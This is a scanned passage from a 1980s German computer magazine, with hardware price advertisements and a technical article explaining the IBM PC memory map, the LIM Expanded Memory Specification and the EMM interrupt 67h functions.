- Parallel, Seriell, RGB, Uhr, Resettaster, ext. Floppy
- V30 CPU (8088) mit 4,77 oder 9,54 MHz
- Norton-Faktor 4,4
- voll Industriestandard-kompatibel

Computer Shop Ottobrunn
Ing.-Büro Michael Dettmer
8012 Ottobrunn, Laurinweg 14
Tel. Bestellung: 0 89/6 09 86 39

GOLDCARD

Mit Daten,
die für sich sprechen:

Die Einsteck-Festplatte mit 21 oder 30
Megabyte formatierter Speicherkapazität!



Bestückt mit Lapine Titan 3,5 Zoll Harddisk, deren Schreib-Leseköpfe bei der Abschaltung selbsttätig von der Plattenoberfläche abheben. Bestückt mit schnellem OMTI Controller mit zusätzlichem Anschluß für eine zweite Harddisk. **Sehr leise** und mit **nur ca. 15 Watt** auch für Computer mit schwachem Netzteil bestens geeignet. Deshalb ideal auch für Schneider PC!

GOLDCARD 21 MB nur 1395,—
GOLDCARD 30 MB
mit RLL Controller nur 1650,—

NEC Matrixdrucker:

P6 — 216 Z./Sek. (60 NLQ) 24 Nadeln, A4	1495,—
P6 — Color, 7-Farbdrucker	1895,—
P7 — 216 Z./Sek. (60 NLQ) 24 Nadeln, A3	1995,—
P7 — Color, 7-Farbdrucker	2395,—
P3 — 180 Z./Sek. Epson FX kompatibel A3	1795,—
P5-XL Colordrucker / sieben Farben A3	3195,—
Alle Drucker mit IBM kompatibler Centronics-Schnittstelle. RS 232 Interface dazu:	nur 285,—

Bitte beachten Sie unbedingt, daß wir Ihnen nur NEC Originalgeräte mit Seriennummer und 1 Jahr Vollgarantie liefern. Unser eigener Service hilft Ihnen schnell weiter und holt Reparaturen bei Ihnen ab!

NEC Typendrucker:

ELF-360 mit 19 Z./Sek. und 360 mm Schreibbr.	1395,—
SP-8850 mit 55 Z./Sek. und 400 mm Schreibbr.	5950,—

PANASONIC Matrixdrucker:

KX-P 1080, 100 Z. mit Traktor und Walze	545,—
KX-P 1091, 120 Z. Traktor u. Walze, IBM komp.	625,—
KX-P 1092, 180 Z. Traktor u. Walze, IBM komp.	895,—
KX-P 1592, wie 1092, jedoch 400 mm Schreibbr.	1395,—

Die Modelle 10/1592 besitzen einen Halbautom. Einzelblattelzug und ladb. Zeichensatz in NLQ.

Wiesemann Interface für C64/128 Typ 92000/G	120,—
mit zusätzlich 8 KByte Druckpuffer 92008/G	165,—
Grafikinterfacekarte mit Kabel für Apple II	155,—

Auch Händleranfragen erwünscht!

COMMODORE COMPUTER

C64 — neues Modell mit GEOS	439,—
PC 128 — drei Computer in einem	585,—
VC 1541 Floppy 170 KByte für alle Commodore VC	439,—
VC 1571 Floppy 360 KByte für PC 128	585,—
PC 128-D mit eingebauter Floppy	1195,—

SCHNEIDER COMPUTER

PC, IBM komp. 1 Floppy und sw Monitor	1939,—
PC, IBM komp. 2 Floppy und sw Monitor	2425,—
PC, ein Floppy, 20 MB Festplatte, sw Monitor	3750,—
Hardcard 21 MB für Schneider PC	1395,—
Joyce PCW 8256 Komplettsystem mit Drucker	1675,—
CPC 6128 mit eingebauter Floppy 180 KByte	945,—

PANASONIC COMPUTER

FX 600/A PC in kompl. Ausstattung	ab 2490,—
RL-H 7000 portable, voll IBM komp., mit 9 Zoll Grünmonitor, Grafik, eingebautem Drucker	2850,—
RL-H 3300 portable, mit 12 Zoll Plasmabildsch.	4750,—
Aufpreis für Festplatte 21 MByte (eingebaut)	1500,—

VICTOR COMPUTER

Wir liefern als **VICTOR Vertragshändler** das komplette Programm an PC/XT und AT komp. Rechnern — informieren Sie sich über die neuesten Modelle von der CeBIT!

Bitte fordern Sie unseren umfangreichen kostenlosen Computer- und Zubehörkatalog! Bitte angeben für was Sie sich interessieren.

MONITORE

Philips BM 7502 grün, Ton, 22 MHz, BAS Eingang	290,—
Philips BM 7522 bernstein, Ton, 22 MHz, BAS Eing.	310,—
Philips BM 7513 grün, 25 MHz, TTL Eingang	385,—
Philips BM 7523 bernstein, 25 MHz, TTL Eingang	395,—
Getronics VISA M14 + 14" TTL Monitor der Spitzenklasse, auf Drehfuß, grün- oder bernsteinfarbig	595,—

FARBMONITORE

Philips CM 8533 14" HiRes m. Ton/80 Z./FBAS u. RGB-Eingang (TTL und analog) sehr gute Qualität	895,—
<u>NEC ALLESKÖNNER 1401 — Spitzenklassemonitor für höchste Ansprüche, der sich automatisch anpaßt</u>	1995,—
Getronics VISA MC 54, 14" EGA-Monitor	1450,—

PLOTTER

SEKONIC SPL-410 A3-Plotter mit 0,025 mm Auflös. 400 mm/Sek voll HP-GL kompatibel	2590,—
NC-Tablett ND-03A DIN-A3 Digitalisiertablett m. hoher Auflösung, einschl. Fadenkreuzcursor	2690,—

FESTPLATTEN/STREAMER

Hardcard 21 MB, 65 mS, Lapine	1395,—
RODIME 21 MB/65 mS, mit PC Controller, sehr leise	1495,—
RODIME 33 MB/65 mS, 5 1/4" volle Höhe	1450,—
SEAGATE ST225 21MB/65 mS, 5 1/4"	975,—
PC Controller einschl. Kabelsatz	240,—
ARCHIVE FASTAPE Backupsystem 20 MByte (XT + AT)	1795,—
ARCHIVE FASTAPE Backupsystem 60 MByte (XT + AT)	2495,—

(Fragen Sie nach einem Angebot für IHREN Computer)

THEO WEBER ELEKTRONIK · 8700 WÜRZBURG · Eisenbahnstraße 22 · Tel. 09 31/70 14 41

	Segment	
ROM - BIOS	FE00	64KB
ROM-BASIC (ab F600)	F000	128KB
ROM/EPROM - Einschübe	D000	64KB
I/O-ROMs (z.B. Harddisk-BIOS)	C000	32KB
Color Bildschirm-Adapter	B000	32KB
Monochrom Bildschirm-Adapter	A000	64KB
HiRes-Grafik / EGA-Boards	8000	
Arbeitsspeicher für Anwenderprogramme		640KB
MS-DOS	0060	
Systemvariablen	0040	
Interruptvektoren 0..255	0000	1KB

Die Speicheraufteilung im IBM PC. Die magische 640-KB-Grenze für das RAM ist kein DOS-Fehler, sondern per Hardware-Aufteilung erzwungen.

Sogenannte 'Above Boards' stellen dabei den zusätzlichen Speicher bereit, der mit Hilfe eines Expanded Memory Managers (EMM) über das DOS verwaltet werden kann. Für den PC AT gibt es sogar Karten (Intel), die sowohl als 'Above Board' (Expanded Memory) als auch als Extended Memory nutzbar sind. Als Funktionsprinzip liegt dem Expanded Memory ein Banking-Konzept zugrunde.

Banker-Tricks

Wer die Blütezeit der CP/M-Maschinen mit dem Prozessor Z80 schon oder noch aktiv miterlebt hat, weiß, daß ein solcher Computer mit nur knapp 60 KByte Speicherplatz für Anwenderprogramme zu recht kommen mußte, weil ein Z80 nur 64 KByte Speicher adressieren kann. Trotzdem haben solche Rechner, die heute etwa in Form des 6128 von Schneider oder des Commodore 128 noch zu späten Ehren kommen, oft mehr als 64 KByte RAM. 'Bank-Switching' heißt das Zauberwort, welches den Prozessor überlistet und zu Z80-Rechnern mit bis zu einem Megabyte Speicher geführt hat.

Die leider zu spät populär gewordene Version 3.0 des CP/M machte die Selektierbarkeit mehrerer Speicherseiten (auch Pages, Banks oder Kacheln genannt) zum festen Bestandteil des Betriebssystems und nutzte auch selbst zwei 60-KB-Seiten. Leider wurden jedoch keine CP/M-Programme mehr entwickelt, die davon Gebrauch machten.

Ähnliche Techniken werden nun seit einiger Zeit auch bei PCs angewendet, nur daß hier

eine größere Akzeptanz seitens der Softwarehäuser zu beobachten ist. Um einem Wildwuchs vieler unterschiedlicher Bank-Switching-Techniken wie zu den frühen CP/M-Zeiten zu verhindern, steckten die Firmen Lotus, Intel, und Microsoft (gelegentlich LIM abgekürzt) ihre Köpfe beziehungsweise Entwicklungsingenieure zusammen und schufen einen Standard namens 'Expanded Memory Specification' (EMS). Produkte wie das 'Intel Above Board' sind das Ergebnis dieser Zusammenarbeit.

Mittlerweile haben sich auch einige andere Firmen diesem Standard angeschlossen, von denen hier nur Ashton-Tate und Borland genannt seien. Bekannte Softwareprodukte, welche von dieser Technik bereits profitieren, sind beispielsweise Lotus 1-2-3, Symphony, Framework II, MS-Windows und Reflex.

Das 'Über'-Board

Die Bank-Switching-Mechanismen der erwähnten Z80-Systeme schalteten über Ausgabeschnittstellen entweder direkt Teilbereiche von Speicherkarten um oder verfügten über mehr oder minder komplexe 'Memory Management Units' (MMU). Eine MMU legt anstelle und in Ergänzung einiger Prozessor-Adreßleitungen einen Registerinhalt auf den Adreßbus. Die Adressierung erfolgt also indirekt über Hardware-Register auf der Speichererweiterungskarte. Diese Register stellen sich dem System als Ausgabekanäle dar (siehe Prinzipschaltbild).

Die Funktion der 'Above Boards' ist sehr ähnlich. Auch

EMM-Funktionen im Detail

Funktion 1 Get Status (AH = 40h)

Hier wird lediglich ein Statusbyte zurückgeliefert, welches den Wert Null hat, wenn die Speicherkarten-Hardware in Ordnung ist. Fehler haben Werte über 80h (siehe Tabelle 1).

Error-Code	Bedeutung
80h	interner Fehler (in EMM-Software)
81h	Defekt in der Speichererweiterungs-Hardware
83h	Es wurde eine ungültige Handle-Nummer übergeben bzw. es wurden noch keine Pages allokiert.
84h	Eine ungültige Funktionsnummer wurde in AH angegeben.
85h	keine EMM-Handle-Nummer mehr frei
86h	Die mit 'Save Page Map' gesicherte Page-Map-Einstellung wurde nicht mehr mit 'Restore Page Map' zurückgeholt.
87h	Nicht soviel Speicher vorhanden, wie angefordert wurde.
88h	Nicht genug Speicher-Pages von Expanded Memory frei.
89h	Es müssen mehr als null Pages allokiert werden.
8Ah	Logische Page-Nummer ist außerhalb des für dieses Handle allokierten Wertebereichs.
8Bh	Physikalische Page-Nummer ist außerhalb des erlaubten Bereichs (beim IBM PC 0 bis 3).
8Ch	Für 'Save Page Map' reservierter Speicherbereich ist voll.
8Dh	Für dieses Handle wurde bereits eine Anweisung 'Save Page Map' durchgeführt.
8Eh	Funktion 'Restore Page Map' wurde ohne vorhergehendes 'Save Page Map' aufgerufen.
8Fh	In Register AL übergebene Sub-Funktionsnummer ist außerhalb des zulässigen Bereichs.

Tabelle 1. Fehlercodes des Expanded Memory Managers (EMM). Diese Codes gibt der EMM in Register AH zurück, wenn er einen Fehler erkennt.

Funktion 2 Get Frame Address (AH = 41h)

Funktion 2 ermittelt die physikalische Adreßlage des Page Frame. Das Register BX liefert den Segmentteil der Adresse, ab welcher Expanded Memory verfügbar ist.

Funktion 3 Get Unallocated Page Count (AH = 42h)

Diese Funktion übergibt dem Anwenderprogramm in BX die Anzahl der noch freien (nicht allokierten) Pages. DX zeigt an, wie viele Pages überhaupt im Rechner eingebaut sind.

Funktion 4 Allocate Pages (AH = 43h)

An Funktion 4 wird in BX die Anzahl der gewünschten Pages übergeben. Zurückgegeben wird in DX ein 'Handle'. Das ist eine Nummer, die bei Zugriffen auf die mit dieser Funktion reservierten Pages anzugeben ist. Werden mehr Pages angefordert, als nach Auskunft über Funktion 3 noch frei sind, wird ein Fehlercode zurückgegeben.

Funktion 5 Map Page Handle (AH = 44h)

In AL übergibt man die Nummer der physikalischen Page (0 bis 3), also die Nummer des 16-KB-Bereichs im Page Frame, in den der Inhalt des Above Board abgebildet werden soll. Tabelle 2 zeigt eine mögliche Adreßlage dieser physikalischen

Pages im Adreßraum des IBM PC. Das Register BX übergibt die logische Nummer der Page. Diese Nummer ist handle-spezifisch und liegt bei jedem Handle im Bereich von Null bis zur Anzahl der allokierten Pages minus eins. Register DX muß die Handle-Nummer enthalten. Nach dem Aufruf wird lediglich der Fehlerstatus übergeben.

Funktion 6
Deallocate Pages (AH = 45h)

Diese Funktion ist unbedingt vor dem Verlassen des Programms aufzurufen, damit die vom Programm belegten Pages wieder freigegeben werden. Ihr wird lediglich die Handle-Nummer in DX übergeben.

Funktion 7
EMM-Version (AH = 46h)

Nach dem Aufruf wird in AL die Versionsnummer des EMM zurückgemeldet. Die aktuelle Version 3.2 liefert den Wert 32h.

Funktion 8
Save Page Map (AH = 47h)

Diese Funktion ist nur für speicherresidente, also mittels Interrupt ausgelöste Programme wichtig. Sie dient zum Retten der aktuellen Einstellung aller Page-Register. Riefe man diese Funktion bei derartigen Programmen nicht vor dem ersten Aufruf der Funktion 5 (Map Page Handle) auf, so würde die Register-einstellung eines anderen Programms zerstört werden. Die Anwendung dieser Funktion hat aber nur dann einen Sinn, wenn vor dem Verlassen des Interrupt-Programms die alte Einstellung mittels Funktion 9 (Restore Page Map) wieder hergestellt wird. Die Funktion muß beim Start eines Interrupt-Programms mit der EMM-Handle-Nummer jenes Programms in DX aufgerufen werden.

Funktion 9
Restore Page Map (AH = 48h)

Dies ist die Umkehrung von Funktion 8. Wird ein durch einen Interrupt aktiviertes Programm beendet, welches Expanded Memory benutzt, so ist die zu Beginn mit der Funktion 8 in Sicherheit gebrachte Einstellung der Page-Register wieder herzustellen, damit im 'Vordergrund' laufende Programme einwandfrei weiterarbeiten. Diese Funktion muß außerdem unbedingt vor der Funktion 6 (Deallocate) aufgerufen werden. Ihr wird in DX die Handle-Nummer des Interrupt-Programms übergeben.

Mögliche Page-Frame-Adressen			
C4000h	CC000h	D4000h	DC000h
C8000h	D0000h	D8000h	E0000h
Mögliche I/O-Adreßlagen			
208h - 20Fh	2A8h - 2AFh		
218h - 21Fh	2B8h - 2BFh		
258h - 25Fh	2E8h - 2EFh		
268h - 26Fh			
Die Lage der physikalischen 16-K-Pages bei einer Page Frame Address von D0000h			
phys.	segmentiert	Page	
D0000	D000 : 0000	0	
D4000	D000 : 4000	1	
D8000	D000 : 8000	2	
DC000	D000 : C000	3	
Tabelle 2. Die Adressen der I/O-Steuerregister werden auf den Above Boards hardwaremäßig eingestellt, die Page Frame Address stellt der EMM ein.			

Die Funktionen 10 und 11

werden in derzeitigen Ausführungen des EMM nicht verwendet und sind für zukünftige Versionen reserviert.

Funktion 12
Get Handle Count (AH = 4Bh)

Ebenso wie die Zahl der Datei-Handles bei DOS ist auch die Zahl der EMM-Handles begrenzt. Bis zu 255 EMM-Handles können mit der Funktion 4 (Allocate Pages) angelegt werden. Die Funktion 12 liefert in Register BX die Anzahl der verwendeten EMM-Handles.

Funktion 13
Get EMM Handle Pages (AH = 4Ch)

Diese Funktion übergibt in BX die Anzahl der Pages, die für das Handle mit der in DX übergebenen Nummer reserviert sind. Das ist ganz nützlich, wenn man herausfinden will, wie sich die allokierten Pages auf die Prozesse verteilen.

Funktion 14
Get All EMM Handle Pages (AH = 4Dh)

Hier wird eine Tabelle generiert, welche die Anzahl der allokierten Pages für alle verwendeten Handles darstellt. Im Registerpaar ES:DI wird ein Zeiger auf diese Tabelle an die Funktion übergeben. Für alle Handles werden zuerst die Handle-Nummer (2 Byte) und dann die Anzahl der Pages (2 Byte) eingetragen. Die adressierte Tabelle muß groß genug sein, um alle Eintragungen aufzunehmen. Mit einem KByte (256 x 4 Bytes) ist die Tabelle in jedem Fall ausreichend bemessen. BX liefert nach Aufruf der Funktion die Anzahl der Handles beziehungsweise Tabelleneinträge.

Funktion 15
Get/Set Page Map (AH = 4Eh)

Mit dieser Funktion kann man die Page-Belegung des derzeit aktiven Handles beziehungsweise die aktuelle Einstellung der Page-Register lesen und schreiben. Das ist nur im Zusammenhang mit Multitasking-Software interessant, um bei einem Task-Wechsel die alte Register-einstellung zu retten, bevor eine Änderung erfolgt. Diese Funktion ist den Funktionen 8 und 9 vergleichbar, nur werden die Page-Registerinhalte in eine Tabelle im Anwenderprogramm gerettet. Die Funktion 15 hat eine Reihe von Unterfunktionen, deren Nummern in AL übergeben werden:

AL = 0: Get Page Map

In ES:DI wird die Adresse eines Feldes angegeben, das die zur Zeit gültige Page-Register-Einstellung aufnimmt. Diese kann im Anwenderprogramm zwischengespeichert und mit Unterfunktion 1 wieder zurückgeschrieben werden.

AL = 1: Set Page Map


In DS:SI wird die Adresse eines mit der oben beschriebenen Unterfunktion 0 erzeugten Felds übergeben. Der Inhalt dieses Felds wird in die Page-Register geschrieben und so der alte Zustand wiederhergestellt.

AL = 2: Get And Set Page Map

Diese Unterfunktion ist interessant für Taskswitch-Vorgänge. Hier sind die Unterfunktionen 0 und 1 kombiniert, und die aktuellen Page-Registerinhalte werden zuerst in das Feld bei ES:DI abgelegt und dann mit dem Inhalt des Felds bei DS:SI neu eingestellt. Multitask-Programme wie MS-Windows arbeiten vermutlich intern mit solchen Funktionen.

AL = 3: Return Size of Mapping Context

Diese Unterfunktion liefert die erforderliche Größe für die oben beschriebenen Felder in Register AL. Die Größenangabe erfolgt in Bytes.




Eine typische Memory Management Unit, um zum Beispiel Z80-Rechner unter CP/M 3.0 mit mehr als 64 KByte RAM zu versorgen.

hier gibt es einen vom Prozessor adressierbaren Speicherbereich, in den über Register selektierte Teile der Speicherkarten eingeblendet werden.

Weil beim PC der Bereich C4000h bis EFFFFh (absolute Adressen) ohnehin für Erweiterungen

(hauptsächlich für ROM-Cartridges und ROM-BIOS-Erweiterungen etwa von Harddisk-Controllern) konzipiert ist, blenden sich hier per 'Page-Register' ausgewählte Teile aus insgesamt bis zu acht Megabyte Expanded Memory ein. Die Register werden mit Ausgabebefehlen gesetzt.

Als 'Page Frame' wird das 64 KByte umfassende Fenster im Original-Adreßbereich der CPU bezeichnet, in das der Zusatzspeicher portionsweise eingeblendet wird (siehe Bild rechts). Das Above-Board-RAM wird jedoch nicht in 64-KB-Blöcken, sondern in Pages zu 16 KByte verwaltet.



So etwa funktioniert das Memory Management mittels Above Board in einem PC. Bis zu acht MByte zusätzlicher Arbeitsspeicher können erschlossen werden, wenn die Anwendersoftware mitspielt.

Diese müssen zwar immer an 16-K-Grenzen innerhalb des Page Frame eingeblendet werden, die vier 16-KB-Pages dürfen aber beliebig gewählt werden und müssen nicht im Expanded-Memory-Bereich zusammenhängen.

Das ist günstig, denn oft liegen die aktuell benötigten Daten in ganz unterschiedlichen Teilen des Expanded Memory, belegen aber keine 64 KB 'im Stück'. In den EMS-Unterlagen nennt man die aktuell im Page Frame


zugreifbaren Pages 'physikalisch' im Unterschied zu den 'logischen' Pages in ihrer Gesamtheit auf dem Above Board.

Das Intel Above Board PCMB 1125 kann zum Beispiel mit maximal 1,5 MByte RAM bestückt werden, und die mitgelieferte Software erlaubt den Einsatz von maximal vier dieser Boards gleichzeitig im PC (für den AT gibt es übrigens eigene Varianten mit 16-Bit-Bus, auch sind AT- und PC-Boards nicht im jeweils anderen Rechner typ einsetzbar).

Ebenso muß hier die eingestellte I/O-Adreßlage für die maximal vier Boards als Parameter angeführt werden.

Memory-Manager

Damit nicht jeder Programmierer, der sich der Above Boards bedienen will, das bewußte Rad neu erfinden muß, haben die Entwickler des Standards auch gleich eine Ansteuersoftware mitgeliefert, welche eine Nutzung der Boards in der Art eines Einheitentreibers erlaubt.



Aus dem bis zu acht MByte umfassenden Speicherangebot des Above Board können gleichzeitig jeweils vier Speicherseiten zu 16 KByte in ein 64 KByte großes Fenster im Adreßraum des Prozessors eingeblendet werden.

Nicht sofort ersichtlich, nach kurzer Übersichtsrechnung (C4000h bis EFFFFh bieten nur 180 KByte Platz) aber kaum anders denkbar, braucht man nicht für jedes Above Board ein eigenes 64-KB-Fenster, sondern alle werden in denselben Page Frame eingeblendet. Auf den Above Boards befinden sich Adreßschalter, mit denen die Lage der I/O-Register fürs Memory Management festgelegt wird. Diese müssen für jedes Board unterschiedlich gesetzt werden.

Die Lage des Page Frame hingegen wird nicht per Hardware festgelegt, sondern bei der Installation des Expanded Memory Managers (dazu gleich mehr) als Parameter angegeben.

Ein solcher verbindlicher Einheitentreiber ist auch wirklich wichtig, wenn mehrere residente Programme im Expanded Memory zugange sind. Denn die Zuweisung von Speicher aus den Above Boards muß allgemein zugänglich protokollierbar sein, damit nicht mehrere Programme die gleichen Teile der Speichererweiterung belegen, obwohl es vielleicht lustig aussieht, wenn Framework-Frames auf einmal in Sidekick oder ähnlichen Programmen auftauchen.

Der Einheitentreiber für die Above Boards heißt 'Expanded Memory Manager' (EMM) und wird wie andere Einheitentreiber auch mit einer DEVICE-Anweisung in die Konfigurationsdatei CONFIG.SYS geschrieben. Er stellt sich dem System wie ein zeichenorientierter Einheitentreiber mit dem Namen 'EMM.SYS' dar und wird über den Interruptvektor 67h angesteuert. Ein bekanntes Beispiel für einen zeichenorientierten Einheitentreiber ist der Treiber ANSI.SYS, der mit DOS geliefert wird.

Bei Einsatz des Treibers 'EMM.SYS', der beispielsweise

beim Erwerb eines Above Boards mitgeliefert wird, ist darauf zu achten, daß der Interruptvektor 67h nicht von anderen Programmen oder Treibern belegt oder verändert wird.

Die Parameterübergabe ähnelt der bei MSDOS: Funktionsnummern werden im Prozessorregister AH übergeben, in dem auch die Statusinformationen zurückgeliefert werden. Bei erfolgreicher Durchführung übergibt AH stets eine Null, bei Fehlern Werte über 80h. Ansonsten werden noch – je nach Funktion – Parameter in Registern zwischen aufrufendem Programm und EMM ausgetauscht.

Der EMM ist reentrant (wiedereintrittsfähig), also das, was DOS leider nicht ist und wodurch es zum Beispiel nicht multitaskingfähig ist. So dürfen ihn auch Einheits-treiber und andere speicherresidente Programme benutzen, und es kommt nicht zu Problemen, wenn während EMM-Aufrufen andere Programme Bedürfnis nach Expanded Memory anmelden.

Vorbedingungen

Bevor Sie sich die Funktionsaufrufe des EMM im Detail vornehmen (siehe Kasten), soll kurz dargestellt werden, welche Funktionen ein Programm mit Bedarf an Expanded Memory mindestens enthalten muß.

Solch ein Programm muß sich zuerst einmal davon überzeugen, daß der EMM überhaupt geladen wurde. Das läßt sich anhand des Interruptvektors 67h, den EMM benutzt, leicht feststellen. Wenn ein Vektor auf einen (zeichenorientierten) Einheits-treiber zeigt, so sollte mit einem Versatz von 10 (dezimal) vom Einsprungpunkt aus dessen Name als String vorhanden sein. Das gilt für alle zeichenorientierten Einheits-treiber bei DOS. Der String wird durch ein ASCII-NUL-Zeichen begrenzt (im DOS-Handbuch spricht man von einem 'ASCII-Z-String'), den Einsprungpunkt erhält man mit der DOS-Funktion 35h (Get Vector).

Ist kein EMM vorhanden, so sollte das Programm auf Expanded Memory verzichten oder abbrechen. Bei vorhandenem EMM muß das Programm zuerst die 'Page Frame Address', also die Adresse des Speichersegments feststellen, ab welcher Expanded Memory einge-

blendet wird. Die EMM-Funktion 2 (Get Frame Address) ist für diesen Zweck verfügbar, denn diese Adresse liegt nicht fest, sondern wird beim Aufruf von EMM.SYS innerhalb der Datei CONFIG.SYS durch Parameterangaben festgelegt. Die möglichen Adreßlagen des Page Frame finden Sie in Tabelle 2 zusammengestellt.

Als nächstes sollte man die Anzahl der noch freien 16-KB-Pages im installierten Above Board ermitteln. Man kann nicht immer davon ausgehen, daß nach dem Programmstart noch alle Pages frei sind. Residente Programme und Einheits-treiber könnten Pages für sich reserviert haben. Die EMM-Funktion 3 (Get Unallocated Page Count) liefert sowohl die Anzahl der tatsächlich vorhandenen Pages (abhängig von Anzahl und Ausbau der Speicherkarten) als auch die Anzahl der noch freien Pages.

Nun kann das Programm sich selbst Pages reservieren. Das geschieht mit Funktion 4 (Allocate Pages), die ähnlich arbeitet wie ein Datei-Open-Befehl. Der Aufrufer erhält eine 'Handle-Nummer' zurück, die bei zukünftigen Aufrufen anzugeben ist. Die zugewiesenen Pages bleiben solange belegt, bis sie mit Funktion 6 (Deallocate Pages) wieder freigegeben werden. Wird diese nicht vor Beendigung des Programms angewendet, so können allokierte Pages nur mittels Netzschalter oder Reset-Knopf wieder frei gemacht werden.

Die so allokierten Pages können jetzt über die Funktion 'Map Page Handle' angewählt werden. Hierbei wird eine logische Page-Nummer (zählt für jedes Handle ab 0) zur Auswahl einer Page aus dem Bereich der mittels Funktion 4 angeforderten Pages genutzt. Die Page wird in der angegebenen physikalischen Page (0 bis 3) in den Adreßraum des Prozessors abgebildet. Über diese Zuordnungen muß der Programmierer in seinem Programm selbst Buch führen. Die EMM-Funktionen im einzelnen finden sie in einem Kasten zusammengestellt und kurz kommentiert.

Soweit die Theorie vom EMM und Above Boards. In einer der nächsten c'ts werden wir uns mit Beispiel-Software zur Benutzung von Expanded Memory befassen.

ct

Echtzeit-Multitasking

mit 68000-R

unter 10 000 DM?

Neu!
Jetzt auch auf Diskette!
Keine Zusatzhardware nötig.

RTOS-UH PEARL

Version 2.0

Integriertes Echtzeit-Multitasking-Programmiersystem der Universität Hannover für die Atari-ST-Serie

Leistungsdaten:

- (siehe auch c't-Serie ab Heft 6/86)
- Anzahl quasiparallel laufender Tasks: praktisch unbegrenzt
 - Reaktionszeit auf Prozeßinterrupt: < 200 µs
 - Compiler-Geschwindigkeit: ca. 500 Zeilen/Minute
 - Lader/Linker: typ. 4 KByte Code/s.
 - Task-Synchronisierung durch Semaphore



Besonderheiten:

- 2. Nutzer möglich (über Terminal an der RS-232-Schnittstelle)
- Hochauflösende schnelle Farbgrafik wird unterstützt
- Funktionstasten unter RTOS spielend leicht programmierbar
- ST-Userport (c't 3/86) wird unterstützt
- RTOS macht RAM-Disk und Druckspooler überflüssig
- Hardware-abhängiger Systemteil voll dokumentiert

Neu:

Harddisk-Treiber. Erweiterter Sprachumfang, u. a. REF-Variablen (Pointer). Erweiterte Terminal-Emulation, wählbarer Zeichensatz deutsch/ASCII/benutzerdefiniert. Erweiterte Grafik-Funktionen. SHARE-Kommando für optionales Timesharing. ASSIGN für I/O-Umlenkung in Programmen. Erweitertes Handbuch, jetzt mit Einführung in die PEARL-Programmierung.

Lieferumfang:

Echtzeit-Betriebssystem RTOS-UH, PEARL-Compiler, 68000-Assembler, Linker/Lader, Monitor/Debugger mit 68000-Disassembler, Editor, Winchester-Treiber, Terminal-Emulation, Grafik-Treiber, diverse Dienst- und Demoprogramme, umfangreiche Dokumentation inkl. Einführung in die PEARL-Programmierung (c't-Serie ab 6/86).

Boot-Diskette, Utility-Diskette, Handbuch 248 DM
Upgrade für Lizenzinhaber von Version A oder B auf Disketten-Version 2.0, umfaßt auch neue Utility-Diskette und neues Handbuch 58 DM
RTOS-UH/PEARL ist optional weiterhin in ERPOMs erhältlich, und zwar in zwei EPROMs 27256 (Aufpreis 20 DM), Compiler, Assembler und Monitor auf der Utility-Diskette, zum Betrieb mit dem ST-Userport aus c't 3/86 oder in vier EPROMs 27256 (Aufpreis 40) zum Betrieb mit der EPROM-Bank aus c't 1/86. Bei den EPROM-residenten Versionen ist zusätzlich eine Autostart-Funktion implementiert. Steckfertige Zusatzkarten mit RTOS-UH/PEARL sind im Fachhandel erhältlich. Einen Bezugsquellennachweis sowie unseren Farbprospekt „RTOS/PEARL“ senden wir Ihnen gern zu.

So können Sie bestellen:

Um unnötige Kosten zu vermeiden, liefern wir nur gegen Vorauskasse. Fügen Sie Ihrer Bestellung einen Verrechnungsscheck über die Bestellsumme zuzüglich DM 3,— (für Porto und Verpackung) bei oder überweisen Sie den Betrag auf eines unserer Konten.

Bankverbindungen:
Postgiroamt Hannover, Kt.-Nr. 93 05-308
Kreissparkasse Hannover, Kt.-Nr. 000-019968 (BLZ 250 502 99)

Ihre Bestellung richten Sie bitte an:
HEISE PLATINEN- & SOFTWARESERVICE
Postfach 61 04 07
3000 Hannover 61



System aushorchen

Wie man Schnittstellen, RAM-Bereiche und Drive-Spezifikationen auf die schnelle herausfindet

Harald Großauer

Wieviele Sektoren umfassen die Cluster auf Ihrer Festplatte? Wieviele Drucker glaubt Ihr PC zu verwalten? Wieviele RAM belegt die Grafikkarte wirklich? Ist deren Adreßdekodierung womöglich 'zu großzügig' ausgelegt, und die Karte blockiert wertvollen Speicherplatz durch gespiegeltes RAM? Systemdaten müssen her!

